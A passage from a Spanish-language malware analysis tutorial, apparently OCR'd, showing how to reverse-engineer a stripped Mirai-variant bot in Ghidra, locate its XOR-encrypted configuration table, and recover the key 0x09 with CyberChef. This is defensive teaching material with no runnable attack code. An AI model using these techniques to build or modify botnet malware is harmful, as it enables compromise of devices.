
Mi lectura es que el binario usa dos capas con papeles distintos: XOR, sencillo y barato, para ocultar las cadenas, y ChaCha20, mucho más fuerte, para la comunicación de red o lo más sensible. Es una hipótesis, no una conclusión, pero orienta el trabajo: **lo siguiente es encontrar esas cadenas cifradas y su clave**.

Ahora abrimos Ghidra y creamos un proyecto nuevo: non-shared, en el home y con el nombre que queramos (yo lo llamé `dirtyland-ghidra`):



Importamos el archivo:






Y doble clic sobre el archivo para abrirlo:




En vez de leer a ciegas los 190 KB del binario, dejamos que las cadenas cifradas nos lleven hasta el código que las usa. Con la tecla G vamos a una de las que vimos con `strings`, la de `0x4234b9`:




En la columna XREF se ve que esta cadena y las que la rodean apuntan todas a la misma función, `FUN_0040eb20`, que va leyendo un bloque cifrado tras otro, en direcciones consecutivas. Tiene toda la pinta de ser la inicialización de la configuración. En cambio, las cadenas que están en claro, como las del módulo proxy, las usan otras funciones.

Vamos a ella con G y `FUN_0040eb20`:




Dentro aparece el patrón clásico de la tabla de Mirai: para cada entrada reserva memoria del tamaño de la cadena (un malloc), copia dentro la cadena cifrada (un memcpy) y guarda el puntero y la longitud en una variable global.



4.1.4.1 Sacar la clave con CyberChef.

Ghidra no descifra nada: desensambla y decompila. Lo que enseña son las cadenas tal y como están cifradas en el binario, así que el XOR lo vamos a aplicar nosotros con CyberChef, una herramienta que puede usar cualquiera y que deja el resultado reproducible.

Empezamos por la primera entrada. **Doble clic sobre** s_@GOLJ]LM_004234af, en la instrucción MOV ESI de 0040eb38:




Esas cuatro instrucciones son una entrada completa de la tabla:


Dirección	Instrucción	Qué hace
0040eb21	MOV EDI,0x9	Pide 9 bytes a FUN_0041860c, el malloc
0040eb33	MOV EDX,0x9	Longitud de la copia: 9 bytes
0040eb38	MOV ESI,s_@GOLJ]LM_004234af	Origen: la cadena cifrada que está en 004234af
0040eb40	CALL FUN_00410070	La copia, el memcpy

En Linux x86_64 los argumentos de una función se pasan por registros, en este orden: RDI, RSI y RDX. **Que** FUN_0041860c **sea malloc y** FUN_00410070 **sea memcpy lo deduzco por el patrón**: pedir 9 bytes y después copiar 9 bytes desde una cadena al buffer que se acaba de reservar. El binario está stripped y Ghidra no conoce los nombres reales.

El doble clic nos lleva al dato:




Para copiar sus bytes: clic derecho, **Copy Special** y **Byte String (No Spaces)**:



Ojo con la selección: **un clic selecciona una sola dirección**, y entonces Copy Special copia un solo byte. Hay que seleccionar el rango entero; el título del Listing dice cuántas direcciones hay seleccionadas.

Otro detalle. Ghidra muestra esta cadena con 10 bytes, porque incluye el 00 que tiene detrás, pero el código copia 9 (EDX = 0x9). Ese 00 no forma parte de la entrada: **la longitud no la decido yo, la marca el código.**


En CyberChef, la receta es From Hex y XOR Brute Force con Key length 1, que prueba las 255 claves posibles de un byte:




La clave 09 da INFECTED. Que salga texto no basta como prueba, porque otras claves también dan letras (la 08 da HOGDBUDE). La 09 es **la única que cumple dos condiciones a la vez**:

1. Produce una palabra con sentido: INFECTED.
2. Convierte el noveno byte en 00, el terminador con el que acaba toda cadena en C. Tiene su lógica: 0x00 XOR k = k, así que en un XOR de un solo byte el terminador cifrado es la propia clave. Y el último byte de la entrada es 09.

Una sola entrada podría ser casualidad. Probamos con la segunda, la de s_EFE)@GOLJ]LM)HNH@G_004234b9, que copia 0x13 bytes (19):



Esta vez sin fuerza bruta: From Hex y XOR con la clave 09.




Sale LOL INFECTED AGAIN. **La clave 0x09 queda confirmada con dos entradas distintas.**

Como referencia, en el código fuente público de Mirai la clave de la tabla es 0xdeadbeef: sus cuatro bytes se aplican uno detrás de otro sobre cada carácter, lo que equivale a un XOR con 0x22. Este autor la ha cambiado por 0x09.

4.1.4.2 Leer el decompilador.

A partir de aquí trabajamos casi siempre con la ventana Decompile, así que primero, qué es lo que enseña:



No es el código original. El autor compiló su programa, y lo que hay en el binario es código máquina, lo que vemos en el Listing. A partir de ese código máquina, Ghidra reconstruye algo parecido a C para que se lea mejor.

Como el binario está stripped, Ghidra pone los nombres según la dirección: FUN_00410070 es la función que empieza en 00410070, y DAT_00423681, los datos que están en 00423681.

Cada entrada de la tabla son cinco líneas, más la llave que cierra el if, y el patrón se repite siempre:

Línea	Qué hace
lVar1 = FUN_0041860c(0x13);	Reserva 19 bytes de memoria (malloc) y guarda su dirección en lVar1
if (lVar1 != 0) {	Sigue solo si la reserva no ha fallado: malloc devuelve 0 cuando falla
FUN_00410070(lVar1,"EFE)@GOLJ]LM)HNH @G\t",0x13);	Copia los 19 bytes de la cadena cifrada a esa memoria (memcpy)
_DAT_00537cc8 = 0x13;	Guarda la longitud de la entrada

Línea	Qué hace
_DAT_00537cc0 = lVar1;	Guarda dónde está la copia

La línea de FUN_00410070 no declara ninguna función, **la llama**. Una declaración lleva delante el tipo y detrás el cuerpo entre llaves, como void FUN_0040eb20(void) en la línea 4; una llamada es el nombre con los argumentos entre paréntesis.


El bot está montando una tabla en memoria: de cada cadena guarda dónde está y cuánto mide, para usarla más tarde.

¿Cómo sabemos que el tercer número es la longitud? Ghidra no lo dice. Lo sabemos porque el mismo número aparece en la reserva, en la copia y en lo que se guarda después, y porque en las dos primeras entradas coincide con el texto descifrado más su terminador: INFECTED, 8 + 1 = 9, y LOL INFECTED AGAIN, 18 + 1 = 19 (0x13).

4.1.4.3 Las entradas que Ghidra no muestra como texto.

Casi todas las entradas aparecen en el decompilador como una cadena entre comillas. **Ocho no**: en su lugar sale &DAT_ y una dirección, porque Ghidra no las definió como cadenas al analizar el binario.


Las dos últimas están al final de la función, adonde lleva Ctrl + Fin:




La línea 311 copia 0x17 bytes desde DAT_00423681, y la 317, 0x18 bytes desde DAT_00423699. En decimal, 0x17 = 1 × 16 + 7 = 23, y 0x18 = 24.

